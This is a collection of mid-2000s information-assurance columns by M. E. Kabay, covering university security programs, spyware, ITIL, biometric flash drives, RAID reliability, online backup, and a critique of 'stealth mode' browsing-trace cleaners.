Here in Vermont and western New Hampshire, we are building a satisfying and productive association among four educational institutions and their affiliated research arms. Champlain College, Dartmouth College, Norwich University and University of Vermont faculty and staff who are interested in information assurance have been cooperating for several years now in exchanging information and participating in each other's educational events. For example, we routinely send each other announcements of IA lectures and seminars at each institution. I am particularly pleased that undergraduate and graduate student speakers from all of the institutions are selected by participating faculty for the annual IA student symposium at Norwich.

Today, I would like to draw your attention to the work of the Dartmouth College Institute for Security Technology Studies (ISTS). The IST as was founded in 2000 and has an extensive group of participating faculty members, researchers and students involved in a wide range of interesting research projects. The ISTS publishes a beautiful free quarterly newsletter available online and by subscription; it keeps readers informed of new research reports and ongoing projects.

A recent report by Charles Billo and Welton Chang of the ISTS reviews information warfare capabilities and motivations of a number of nations including China, India, Iran, North Korea, Pakistan, and Russia. Their findings support the view that cyberwarfare is a realistic threat, especially with the growing dependence of US industry on outsourced foreign information-technology labor.

Another project highlighted on the current home page is the Emergency Readiness and Response Research Center (ER3C), where scientists and technologists have created realistic computer "models and scenarios that represent mass casualty accidents, natural disasters, and terrorist attacks." These simulations match some of the best video games in their realism and excitement – powerful tools in educating and training emergency-response personnel, including our military people, in how to respond effectively to a wide range of situations and, perhaps, to forestall disaster.

There are many other fascinating research reports and projects described on the ISTS Web site, and I encourage readers to explore these resources.

Yahoo! for the Improved Toolbar

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

"Yahoo!" is an interesting name for the well-known Internet service. It is now probably the first sense of the word for some of our younger Internet users. Somewhat older users of English, especially American English, might think of the word as an expression of enthusiasm. Then there are people like me who are _really_ old (at least, so my undergraduate students born after 1985 tell me) for whom the word evokes the brutish caricatures of humanity described by Jonathan Swift in _Gulliver's Travels_ (1726), when the peripatetic hero is visits the land of noble talking horses (the Houyhnhnms).

In May 2004, Yahoo! announced security improvements to their popular toolbar add-in for MS Internet Explorer for Windows. In addition to their usual Yahoo search-engine field, the toolbar now includes a pop-up blocker and an anti-spyware product. The production version is now available free.

The anti-spyware function is based on my old friend Bob Bales' PestPatrol product. PestPatrol was acquired by Computer Associates in 2004. I've been using PestPatrol for years and have been completely satisfied with its functions. I've configured the original product for automatic updates before each system scan and that seems to keep up with all the dratted spyware.

Having the anti-spyware function easily available on the browser toolbar and automatically updated by Yahoo servers makes a lot of sense because it will encourage less technical users to click that button more often than they might run PestPatrol itself.

As for the pop-up blocker, it brings Internet explorer almost to the functional level of my favorite browser, Opera, which has had such functionality for years.

Spyware Follies

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Reader O. J. Jonasson, CMC, CISSP, SCSE, SCSA, a security consultant, very kindly sent me the following note and has allowed me to quote him:

>In the course of conducting a Technology Planning project for a small local government client, I came across an item that I thought you might amusing.

During interviews, one of their technical support staff was relating their problems with spyware and I politely agreed it's a nuisance these days. But added, that with products like Ad-Aware for home PCs and network appliances like the Fortiguard series for blocking spyware at the network perimeter, its certainly manageable.

He seemed unimpressed and proceeded to tell me of one scan he had performed with Ad-Aware on a desktop in their Aquatic Center that found 12,031 spyware instances. He added that, to him, it was a little more than a nuisance.

Based on my normal skepticism and years of tongue-lashing from my senior consulting partners over supporting documentation and "best evidence," I quite naturally, asked for a copy of the scan – which is attached. [The image clearly shows the 12,031 hits.]

I imagine it should set the baseline for the _Guinness Book of World Records_ – unfortunately, they don't have a category for spyware. Perhaps [Network World Fusion] should start their own.<

Shortly after receiving Mr Jonasson's story, reader Ken Ramsey sent me a pointer to a recent article in the 27 January 2005 issue of the excellent "WindowsSecrets" newsletter. Author and editor Brian Livingston reports at length on a recent research study which suggests that even the best anti-spyware products caught barely two-thirds of the test pests implanted on PCs; some of the most popular were down below 50%. It would be important, however, to examine the methodology to find out what pests were used to infest the sample machines and whether they represent the "wild-type" infestations found in real-world machines. Similar issues arose in the early 1990s when the National Computer Security Association (NCSA, later ICSA Labs) started testing antivirus products for certification.

Livingston also mentions an interesting study of real-world infection and infestation rates (high) and security measures (poor) published in October 2004 using 329 "typical dial-up and broadband computer users." The research was carried out by AOL and a new "NCSA:" the National Cyber Security Alliance.

See Ya' at FISSEA

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The Federal Information Systems Security Educators' Association (FISSEA) is one of my favorite organizations. Although the organization was founded in 1987 to help federal government information systems security professionals, it is open to all "information systems security professionals, trainers, educators, and managers who are responsible for information systems security training programs in federal agencies.
Contractors of these agencies and faculty members of accredited educational institutions are also welcome." In addition (continues the Web-site blurb), "There are NO membership fees; all that is required is a willingness to share your products, information and experiences."

I have been attending FISSEA conferences for years and think they are a wonderful resource for everyone involved in security awareness, training and education. Everyone I have ever met there has been friendly, cooperative and intelligent (an amazing statement but true). It was at FISSEA that I met my good friends Louis Numkin, K Rudolph and Gale Warshawsky who later collaborated on the chapter in the _Computer Security Handbook, 4th Edition_ covering security awareness.

This year's conference will be on March 22 and 23, 2005 at the Bethesda North Marriott Hotel and Conference Center. The agenda hasn't been posted on the Web site yet, but I received the preliminary version in the mail and it looks great! Highlights include presentations on

- Writing a strategic training plan
- Writing a security plan
- Role-based training for the system development life cycle
- Transforming an organization by maintaining a sustainable security awareness training and education program
- Spyware defense
- How a search engine can be used as a reconnaissance tool by potential attacker
- Developing and implementing a CIRT team
- Five ways to determine if your training program is reality or Fantasy Island
- Running the river -- reading and responding to end-users
- Advanced awareness, training and education techniques
- The new NIST security standards and guidelines for FISMA (Federal Information Security Management Act).

I will present a review of my own Web site called "Security training and awareness materials: Mich's grab bag."

I hope to see you there!

Norwich News:
EMC + NUJIA

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The graduate programs at Norwich University have launched the online Emergency Management Certificate (EMC), a six-month course of study available exclusively online. As with all of our graduate programs, the EMC is intensely experiential: students work with industry experts to prepare a working emergency management and business continuity plan for their own organization. In addition, the course of serves as an excellent preparation for certification exams in emergency management and business continuity.

The course provides a thorough grounding in risk assessment, infrastructure protection, legal requirements, public/private sector collaboration in emergency response, homeland security policies, working with military forces, and the role of effective communications in emergency management.

The course is open to applicants with a bachelor's degree; cost is currently $5695.

In addition to the standalone EMC, the program has also been integrated into the Master of Science in Information Assurance (MSIA) program as a separate track available for those masters students who wish to specialize in this area of study. As a track, the program replaces the last two seminars of the MSIA.

The EMC program is directed by my colleague Dr. John Orlando, who ably served as the Associate Program Director of the MSIA for its first two years. Incidentally, his replacement is Dr. Peter Stephenson, well known to many readers from his extensive work in digital forensics and from his regular column in _Secure Computing (SC) Magazine_.

For more information about the EMC, see
< http://www3.norwich.edu/emc/index.html >.

* * *

On another front, we are launching the _Norwich University Journal of Information Assurance_ (NUJIA) and are soliciting papers. This peer-reviewed electronic journal will focus on research of direct value to practitioners. The editor is G. Will Milor, MSIA, CISSP, who was the valedictorian of our first graduating class of MSIA students in June 2004. The editorial board includes many field-tested security practitioners who have graduated from our program or who are teaching in it (sometimes both).

In line with Norwich's commitment to experiential learning -- a fundamental principle enunciated by our founder, Alden Partridge, almost 200 years ago -- the mission of the NUJIA is "to advance understanding within the information assurance field by publishing original, high-quality, practical research into the management of information assurance." The NUJIA will be a

significant contribution to our field because it will combine the rigor of scholarly publication standards (proper referencing, careful attention to clear writing, ample opportunity for discussion in depth) with the immediacy of practical experience.

The NUJIA will be freely available online.

For full information about the Journal, see < http://nujia.norwich.edu/ >.

ITIL & Visible Ops:
Help for Network Operations Management

by M. E. Kabay, PhD, CISSP-ISSMP
Program Director, MSIA
Norwich University, Northfield VT

Every network operations center needs to implement standards for the efficient and effective management and control of its people and its resources to meet the needs of its users. Upper management in the USA has become more aware of the importance of good IT management because of the passage of the Sarbanes-Oxley Act of 2002 (SOX), [1]

ITIL

One of the best approaches to running operations is the Information Technology Infrastructure Library established in the 1980s by an agency of the British government, the Central Computer and Telecommunications Agency (CCTA).[2] Now run by the UK's Office of Government Commerce (OGC), the ITIL is "a cohesive set of best practice, drawn from the public and private sectors internationally. It is supported by a comprehensive qualifications scheme, accredited training organisations [sic], and implementation and assessment tools."[3]

The ITIL includes the following concentrations and the documents are available online:

- Service Support
- Service Delivery
- Planning to Implement Service Management
- Application Management
- ICT Infrastructure Management.
- Security Management
- Software Asset Management
- The Business Perspective: The IS View on Delivering Services to the Business.

The titles above mostly cost £95 for the downloadable PDF, £150 for the CD-ROM and £65 for a printed book. A few are less expensive; e.g., the Security Management module costs £50 for download and £44.95 for a book (no CD available).

---

For an excellent overview of the ITIL's contribution to information security, see the recent article by Steven Weil in SecurityFocus.[4]

Visible Ops Handbook

The Visible Ops Handbook: Starting ITIL in 4 Practical Steps by Kevin Behr, Gene Kim and George Spafford is a superb little (5" x 7" x 84 pp) booklet available online for $20.[5]

The book opens with a thought-provoking introduction that outlines the key problems facing IT operations groups world wide; some of the challenges they enumerate are

- "A 'cowboy culture' where seemingly 'nimble' behavior has promoted destructive side effects. The sense of agility is all too often a delusion.
- A 'pager culture' where IT operations believes that true control simply is not possible, and that they are doomed to an endless cycle of break/fix triggered by a pager message at late hours of the night.
- An environment where IT operations and security are constantly in a reactive mode, with little ability to figure out how to free themselves from fire-fighting long enough to invest in any proactive work."

Phase One: "Stabilize the Patient" and "Modify First Response"

> In this early phase of the plan, the IT group works "to reduce the amount of unplanned work as a percentage of total work done down to 25% or less. . . . The primary goal of this phase is to stabilize the environment, allowing work to shift from perpetual firefighting to more proactive work that addresses the root cases of problems.

Phase Two: "Catch & Release" and "Find Fragile Artifacts" Projects

> The second phase of Visible Ops focuses on cataloguing resources and knowledge so that the IT group can move toward complete control of the tools they are supposed to be managing. Deviant configurations, ultra-fragile systems – all of these have to be identified and documented before they can be corrected.

[4] Weil, Steven (2004). How ITIL can improve information security.
< http://www.securityfocus.com/infocus/1815 >.
[5] See < http://www.itpi.org/home/visibleops.php >

Phase Three: Create a Repeatable Build Library

> Having identified critical resources, the IT group now moves on to building a set of tools that will allow recreating the full operational environment from scratch. By using tools such as system images and documented build mechanisms, it becomes possible to rebuild the infrastructure rapidly – an alternative to struggling with repairs.

Phase Four: Continual Improvement

> This chapter focuses on metrics and how to use them as tools for continuous process improvement.

An aspect of the book that cannot come through such a brief summary of content is the charming readability of the text. The authors write clearly and simply; they also include believable narratives that drive their points home and sprinkle the text with amusing and thought-provoking quotations.

I recommend this text to all MSIA students interested in improving operations security.

Personal Links (1):
Not a Technical Problem

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A friend of mine from another university was visiting recently and told me about a peculiar situation at work.

His institution is experiencing financial difficulties, so his department decided to reduce expenses by eliminating the extensive full-color brochure they had published for many years to entice students and parents into considering their program. Instead, they would publish a much simpler, less expensive brochure and put lots of exciting information on the departmental Website. This plan would also offer the opportunity for including links to each professor's personal Web page, where the faculty could post valuable and impressive materials such as their curriculum vitae, list of publications, photos and so on.

Then he hit a brick wall.

The IT security officer at the university flatly disallowed all external links from the main departmental Web page. University policy precluded such links. "Why?" asked my friend. They would, said the security administrator, "compromise the security of the institutional Web site." And that was it: end of discussion. The impression was that the security officer would have said, "Go away and stop bothering me" had my friend not been a faculty member.

My friend asked me about the security implications of having external links. Was it true, he asked, that they could allow an attack on the university's Web site?

Well, no, not it the normal sense of the word "attack."

Hyptertext transfer protocol (http) is a system for giving client systems (the computer running a browser) an address that can be translated into a numerical Internet Protocol (IP) address using the Domain Name System (DNS). An address in Hypertext Markup Language (HTML) is simply a string that is usually formatted in a particular way (e.g., underlined and in a particular color) according to the settings on the client system. As far as the Website is concerned, an HTML page that contains only Universal Resource Locators (URLs) is just a bunch of text.

Note that I am not discussing active content here; there are certainly ways to open holes in a Web site using URLs that are dynamically generated. For example, URLs that contain detailed that are interpreted by the Website as instructions or as user identification codes and authentication sequences can easily by abused from the outside. A specific example is some mailing list administrators' (or spammers') practice of giving members (or victims) URLS like this to remove themselves (or believe that they remove themselves) from the list:

http://www.something-or-other.domain/account=12345abc8910

People who are irritated by spammers have been known to generate lots of similar URLs and automatically cause mass removals from the lists using this vulnerability.

In the next article in this two-part sequence, I'll discuss a related issue: links to embarrassing Web sites.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Personal Links (2):
Insulation

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Last time, I mentioned a friend's problem at his university, where all links to outside Websites are forbidden. I pointed out that there is generally no technical vulnerability caused by simple links.

However, a more serious issue is the possibility that someone will create a link from an official Web site (read: stuffy, reserved, decent) to an informal Web site (read: exciting, expansive, pornographic). I recall one security case I worked on in the 1990s in which a system administrator for a law firm had placed a link on from the official home page of the firm's Web site to his or her personal Web site; I say "his or her" because this person ("Jules") was male on Mondays, Wednesdays and Fridays and female ("Julie") on Tuesdays and Thursdays [I am not making this up]. I am not criticizing the administrator's personal lifestyle, but I do understand the law firm's partners' concern when they realized that their home page was exactly two clicks away from quite a number of, shall we say, vivid Web sites about transvestism and transgenderism.

I think there is a straightforward method for insulating the university from the personal values of individual faculty members without having to forbid all links to personal Web pages. Many Web sites, especially government sites, have automatic disclaimer pages that flash an announcement when one clicks on a hyperlink that points outside the site. For example, on the National Institutes of Standards and Technology (NIST) site, there's a list of links to academic institutions at < http://csrc.nist.gov/csrc/academic.html >. The first link happens to be for George Mason University's Center for Security Information Systems, whose URL is

> < http://csis.gmu.edu >.

However, the link is embedded in another link as follows:

> < http://www.nist.gov/cgi-bin/exit_nist.cgi?url=http://csis.gmu.edu >

and that link goes to a page that includes the following text:

> >Thank you for visiting. We hope your visit was informative and enjoyable.
>
> We have provided a link to this site because it has information that may be of interest to our users. NIST does not necessarily endorse the views expressed or the facts presented on this site. Further, NIST does not endorse any commercial products that may be advertised or available on this site.
>
> Click on the following link to go to:

http://csis.gmu.edu
(or you will be taken there in 15 seconds)<

I think that this approach pretty well insulates the NIST site from the outside links, and I think that the same method can be used to insulate my friend's university from any problems resulting from their faculty members' personal proclivities as expressed on their Web sites.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Biometric Flash Drive

By M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

With the continuing decline in cost of flash drives (also known as "thumb drives"), your users are increasingly likely to be copying ever-more corporate data to these convenient, easily-lost devices. How are you ensuring that confidential data on these little drives are safe from prying eyes? And if you store critical information, how can you ensure that these data are not modified without authorization?

One solution I have been working with for several months now is an interesting combination of biometric authentication technology with electronic mass storage.

The ClipDrive Bio series from Memory Experts International < http://www.memoryexpertsinc.com/en/index.html > provides USB 2.0-equipped flash drives in capacities of 64MB, 128MB, 256MB, 512MB, 1GB, 2GB, 4GB; each has a fingerprint reader integrated into the case. The drives can be partitioned into secure (AES-encrypted) and public (unencrypted) sections in any proportion; the locking/unlocking software allows users to enroll up to five users with the recommended two fingers per user (in case a finger is damaged).

When you plug the ClipDrive into a USB socket, the public partition registers immediately. In my case, 100 MB suffices for the public partition, which also contains a copy of the locking/unlocking software so that I can install that program onto another computer if necessary to unlock the secured partition. I use the public section of my 1 GB drive to collect homework from my students in the database lab – much faster than asking for diskettes or CDs. I use the secured partition for everything else, including backups of student grade books, consulting reports, internal memoranda, e-mail repository and so on. I sometimes transfer all of the day's work on my University-office computer by creating a backup of the modified files on the ClipDrive and then synchronizing from the backup onto my home-office computer at night. Then in the morning I reverse the process and bring changes back to the University on the ClipDrive. It's mildly less nuisance than carrying the laptop computer back and forth (although in a later article I'll be telling you about some interesting alternatives for securely synchronizing systems via the Internet).

The locking/unlocking software features an image of the fingerprint reader that shows what it is seeing – very useful in case the reader becomes dirty. The software usually recognizes my fingerprint right away even though I have terrible fingerprints due to ectodermal dysplasia that makes my skin very thin and the fingerprints extremely shallow (my friends joke that I should have become a bank robber). Sometimes I find that I need to move my finger slightly to register properly, but it rarely takes more than a few seconds to open access to the secured partition.

It is easy to add users and to adjust the balance between the public and secured partitions (with concomitant reformatting of both).

The ClipDrive family is widely available from a number of retailers, as any search engine will show.

I'm pleased with my secure ClipDrive and hope that it will be useful for others who are concerned about protecting the confidentiality and integrity of their portable data stores.

[Disclaimer: I have no financial interest whatever in Memory Experts or any other vendor. Norwich University Online Graduate Programs paid for my ClipDrive.]

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Applications of Biometric Flash Drives

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last article, I described the ClipDrive Bio, a family of USB flash drives with an integrated fingerprint reader and control software.

Guy Martino of Biometric Technology Solutions, LLC < http://www.biometrictechnologysolutions.com or http://www.btsllc.net > was the person who very kindly brought these devices to my attention last year. His company has been using the devices in a wide range of technology integration projects and he has sent me some interesting reports of the ways their clients been using them.

- One of his clients has used it to replace the hard copy of their disaster recovery (DR) operations book, which weighed 14 pounds. Now the 50 plus people on the DR team can more easily carry it 24 x 7 and are not concerned about losing the sensitive company data stored on the drives.

- Another client is an NFL team that has their playbook stored for each player.

- At a daycare center with 300 young students, each teacher now has the names of the students, their family contact data and other important info at their fingertips 24 x 7, whether at school or at home.

- A community college the device to replace network storage and password support for students. All students are responsible for their own files and can use college workstations securely anywhere on campus or their own personal computers to do their work without having to access network drives.

- The company's biggest application is law firms, where attorneys use the secure flashdrives to travel with sensitive files. They can carry software for a thin client (that's a computer, not a person) of Citrix on the public partition of the drive, so they are free to carry files to their legal clients (those are people not computers) even if the clients (the people) are not running Citrix on their computers (whew). The USB flashdrives bootable devices, as are the much larger-capacity as well Outbacker hard drives.

Finally, Mr Martino let me know recently that the access-control software has been updated and that his company offers free upgrades. He writes, "The new version (4.2) has a much better user interface and has added some new features; it will be available by the end of February 2005."

USB Flash Drives Spreading Like Mushrooms

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In recent articles, I've looked at how USB flash drives with biometric authentication and access controls can be helpful in a range of applications. But what if you are not keen on having anyone use these portable devices without authorization? How can you control USB ports on today's computers?

The problem is exacerbated by the increasing variety of form factors for USB flash drives. Not only are they available in inch-long versions that are easy to conceal in any pocket, purse or wallet, but there are forms that are not even recognizable as storage devices unless one knows what to look for.

Consider for example the "USB MP3 Player Watch" with 256 MB of storage (see < http://tinyurl.com/5xtxb > for details) that one of my readers pointed out to me recently (thanks, James!). This device looks like an analog watch but comes with cables for USB I/O (and earphones too). Any bets your security guards are going to be able to spot this as a mass-storage device equivalent to a stack of 177 3.5" floppy diskettes?

Then there is the newest gift for the geeks in your life, the SwissMemory USB Memory & Knife < http://tinyurl.com/4c5g8 >. You can buy this gadget, including a blade, scissors, file with screwdriver tip, pen and USB memory in 64, 128, 256, or 512 MB capacities. And here I thought that my Swiss Army knife with a set of screwdriver heads was the neatest geek tool I'd ever seen.

The USB Pen (not a "PenDrive") is a pen that uses standard ink refills but also includes 128 MB of USB flash memory < http://tinyurl.com/6z6js >.

I suppose next we'll be hearing about USB earrings, USB nose-studs, USB garter belts, USB tie clips – no no – please don't send me URLs for all of these. I'm just making a point: they're going to be ubiquitous, and they're going to be unnoticed.

In my next article, I'll look at some ways of controlling these fungating storage devices.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Probability of a RAID

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the past months, I have been having a terrible time with my Compaq Presario 8000T computer. It was built for me by HP-Compaq in January 2004 with quite a nice setup: dual 3.2 GHz Pentium IV processors (ordered by mistake because I didn't notice that the base unit was a dual-processor machine – duhhhh), 2 GB RAM (definitely ordered on purpose), very nice Nvidia graphics board for my two 19-inch monitors, two DVD drives (a read-only and a burner), and a classic SoundBlaster card. The significant feature for the purpose of this article is that I also ordered two 160 GB drives in a RAID 1 array.

The system worked fine until October 2004, when it began crashing with blue screens of death; the frequency of crashes increased to several per day by January. At one point the system crashed so hard it wouldn't boot at all any more. HP took the system back via FedEx and sent it back a week later with assurances that it was fine.

It wasn't.

It crashed immediately after being taken out of the shipping box; I sent it back an hour after receiving it.

It returned after another week at the HP repair center. It crashed again. The techs finally realized that all my problems were due to an old Nvidia driver; after I downloaded the current version the system seemed to settle down considerably. Too bad they didn't think of that a long time ago, n'est-ce pas?

I spent from 08:00 to 16:00 today (as I write this) loading files back onto the hard drive. By accident, I noticed that the free space on the C: drive was now 289 GB – and my heart sank.

Sure enough, the technicians at HP had, for completely unknown reasons, converted my RAID 1 array to a RAID 0 array. Now, some of you may be wondering (1) what is a RAID array; (2) what's the difference between RAID 0 and RAID 1; (3) who cares?

- RAID stands for "Redundant Array of Independent Disks." These arrays can be set up in a variety of ways.

- RAID 0 improves performance by "striping," in which data are written alternately to cylinders of two or more disk drives. With multiple disk heads reading and writing data concurrently, input/output (I/O) performance improves noticeably.

- RAID 1 improves resistance to disk failure (i.e., provides fault tolerance) by making bit-for-bit copies of data from a main drive to a mirror drive. If the main drive fails, the mirror drive(s) continue(s) to provide for I/O while the defective drive is replaced. Once the new, blank drive is in place, array management software can rebuild the image on the

new drive. The frequency of mirroring updates can be defined through the management software to minimize performance degradation.

- Other RAID modes are available for increased performance, fault tolerance and both at once.

But why would I care about my drives being converted into RAID 0 from RAID 1?

The first problem is that it was not possible for me to convert the RAID 0 back to RAID 1 at all; that has to be done at the factory, and it necessitates losing all the data I had laboriously copied back from my DVDs to the hard disks.

More important, though, is that I chose RAID 1 for safety rather than RAID 0 for performance. If either of the disks fails in a RAID 0 array, then the entire array fails. That means that the likelihood of failure increases rapidly as the number of disks in the array rises. To be precise, the failure rate is calculated as follows:

Let the expected failure rate of a single disk drive be "p" (considering only drive-specific problems, not things like power failures).

Then the probability that a single drive will _not_ fail is (1 – p).

So the probability that all "n" drives in a RAID 0 array will not fail at the same time due to individual drive problems is (1 – p)^n .

So the probability that at least one of the n drives in a RAID 0 array will indeed fail is [1 – (1 – p)^n] and this number rises rapidly as a function of n.

And that's why my Compaq computer is back on its way to the HP Repair Center as I write this article.

I'm putting a copy of this into the box and hope the technicians read it. Just think what I'll write if they screw up again.

BeHold(en): Management Perspectives for IA

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

My friend and colleague Don Holden, MBA, CISSP, Adjunct Professor of Information Assurance in the MSIA Program at Norwich University, is also an experienced security consultant and an executive with Concordant, Inc. He recently wrote an article for our MSIA students that I hope readers will find thought-provoking. Here it is.

* * *

In Seminar 2 of the MSIA program, we are looking at the process and people aspects of information assurance rather than the technology. Bob Blakley, the chief scientist for security and privacy at IBM, notes that the current approach to security has failed, and that there is no viable technical model. He calls for a new industry approach based upon a business model in which technical models will evolve. [1]

Although Blakley was speaking as a vendor, we, as security as managers, also need to be able to state the business case and the economic value for the security function. We need to understand and communicate the economic costs of both providing security and failing to provide security. Last year (2004), I knew several chief information security officers (CISOs) at major banks who lost their jobs when the Federal Reserve sent letters reporting security deficiencies to their Boards of Directors. In at least one instance I believe this was a result of a failure of vision: the bank's business units responsible for implementing corporate security policies did not see the economic value of security and failed to adequately implement security controls.

So we need to have metrics that show how well the security function is performing and what the costs and the business benefits are. We need metrics that show the cost of failed security such as when an e-mail server is taken down due to a virus, or customers' account information is compromised. If we understand the business value of security, we can also allocate back to the business units their share of the cost of providing security. We can also make better purchasing decisions if we know the cost of installing patches due to poor product quality. And we can make better risk-management trade-offs if we know both the cost of the security measure and the expected loss it will prevent. With recent regulations such as HIPAA[2] and GLBA,[3] affected companies need to have good understanding of the costs involved in these risk management trade-offs.

When we understand that security is a business issue and competes with other business issues for resources, we will have to understand those financial rules such as how capital budgeting decisions are made using return-on-investment (ROI) or Net Present Value (NPV) and when security costs should even be considered a capital item.

By the way, those fired CISOs are now well-paid security consultants.

A Better Backup

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

My friends know that I am a fanatic about Monty Python; indeed, just before writing this article I showed another in the original Monty Python series at the Norwich University Monty Python Society which I founded three years ago. So when LiveVault created a new advertising video starring John Cleese, a friend sent me a YMS (Your Morning Smile) message pointing to < http://www.livevault.com/ >. With the latest Flash plugins loaded, we see John Cleese in a white lab coat looking very serious.

Dr Harold Twain Weck (Cleese), Director of the Institute for Backup Trauma, introduces the pathetic hulks of humanity who have shattered their lives through failure of their backups. Cleese performs up to his usual standards of hypomanic rage, with occasional lapses in his bonhomie revealing a deep well of rage and incompetence. His riff on techies in gopher-cubicles lined with Dilbert cartoons and stacks of soda cans had me in stitches – it's in the same league as the culmination of the Architect Skit for Python fanatics ("you whining, hypocritical toadies, with your bleeding secret Masonic handshakes and your bleeding Tony Jacklin golf clubs…").

The film will probably offend some defenders of mentally-ill patients, since it represents the survivors of backup failure as homeless people and as members of an insane asylum. Considering how much trouble Vermont Teddy Bears got into over its "Crazy For You" bear < http://www.msnbc.msn.com/id/6989224/?GT1=6190 >, look for fireworks over this one too as soon as word leaks out.

LiveVault offers continuous online backups to disk either locally or via encrypted network connections. The solution is described as a fully scalable service with guaranteed total availability (see below). One of the nicest features is the continuous backup option, which is much like a big RAID system – nobody has to pay any attention to it once it is set up. Options are available to poll remote offices for backups too.

From a technical perspective, the white papers available on the site after a single registration seem interesting and worth reading. I thought "Top 10 Reasons why Online Backup is Replacing Tape at Small and Medium Businesses" was good.

I called the company and spoke with Scott Jarr, VP of Product Marketing. He told me that there are a number of analyst firms quoting rates similar to the 50% number; one is from the Yankee Group, which reported around 40% failure rate. However, their definition involves failure of the entire backup process, including human failures such as forgetting to run the backup, overwriting the same tape, ignoring error messages, not handling open files, and so on.

In any case, the growing amount of data stored on backups inevitably drives overall failure rates higher. Recall that the probability of at least one failure on a system with n independent points of failure is

$$[1 - (1 - p)^n]$$

where each unit has a probability "p" of failing.

Spend a little time playing around with this formula in a spreadsheet and you will find that with a failure rate of 1 in a million, it takes 700,000 files to result in an expected 50% failure rate where that's defined as at least one bad file on the backup medium.

By the way, Mr Jarr told me about a secret click in the "Virtual Tour" after the video finishes that brings up another couple of minutes of classic Cleese. Have fun. And by all means try The Third Button.

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Stealth Mode Utilities

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Some years ago I was looking at privacy-protection software and ran across an interesting note on the Web page of a particular product (the specific product is not the point of this essay). The product (let's call it "MyLittleSecret") provided the following functions:

- MyLittleSecret™ can run at an interval of your choosing (every 1 min, 5 min, hour, etc.);
- MyLittleSecret™ can destroy specific records from your Web-browsing sessions;
- It can clear Netscape & Internet Explorer Cache, Cookies and Toolbar entries;
- Clears Internet Explorer History;
- Clears out America Online cache/cookies;
- Automatically empties Recycle Bin and clears out temp folder (C:\TEMP);
- Clears out StartMenu->Documents folder and last Find/Run folder;
- Advanced settings let the user customize default directories;
- Can run periodically in the background without any user intervention.

So far so good. Based solely on the description, it looked like a potentially excellent tool for maintaining confidentiality on one's workstation.

However, my eyebrows rose when I saw the next part of the blurb, which I quote exactly: "MyLittleSecret™ hides in memory so that nobody will know you are using it! Use Stealth Mode to hide the program in memory under a different name. Combine this with Password Protection so that not only will nobody know what you are running, but they won't be able to get to it."

Hmm, this sounded a little alarming for network administrators. Stealth mode? For a utility that prevents tracking of what employees are doing with corporate resources? Didn't sound good to me. Some of the customer testimonials confirmed my fears:

- "My company's computer policy is so strict - now I can visit the sites I want without leaving any trail. MyLittleSecret installed in seconds and was incredibly easy to customize!" – Sarah, New York
- "I have recently download [sic] MyLittleSecret to find it is an EXCELLENT idea. I find the stealth mode extremely useful -- combined with the password facility, it's ingenious! My surfing habits are nobodies business.. [sic] Finally a product that understands this" –

Sally, United Kingdom

- "I am extremely impressed with your warp drive customer service!!! I also am impressed with the potential for this great little utility! I work for the 'State'. I needed some way to protect my web experience -- AND YOUR most excellent utility is just the Jedi mind trick I have been looking for!!! I have passed this information on to several friends at our office so they too can have a life!!" Janet, Michigan

More in the next column.

Consequence-Avoidance Tools

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I described the "privacy" software which I called "MyLittleSecret." It includes stealth capabilities to conceal the presence and operation of the program from system administrators.

From my perspective in system management, MyLittleSecret is not so much "privacy protection" as "consequences avoidance." It seems to me that this product is being praised by people who want to violate corporate appropriate-use policies. For good reason, network managers are concerned about the use of corporate resources for unauthorized Internet browsing: employees are being paid to get useful work done but are visiting sports sites, downloading pornography, and trading large volumes of music and video files. Wiping cache covers dirty tracks for people who are wasting time on unauthorized browsing, but it also eliminated cached copies of legitimate pages and symbols and can significantly slow down the next visit to a particular Web site.

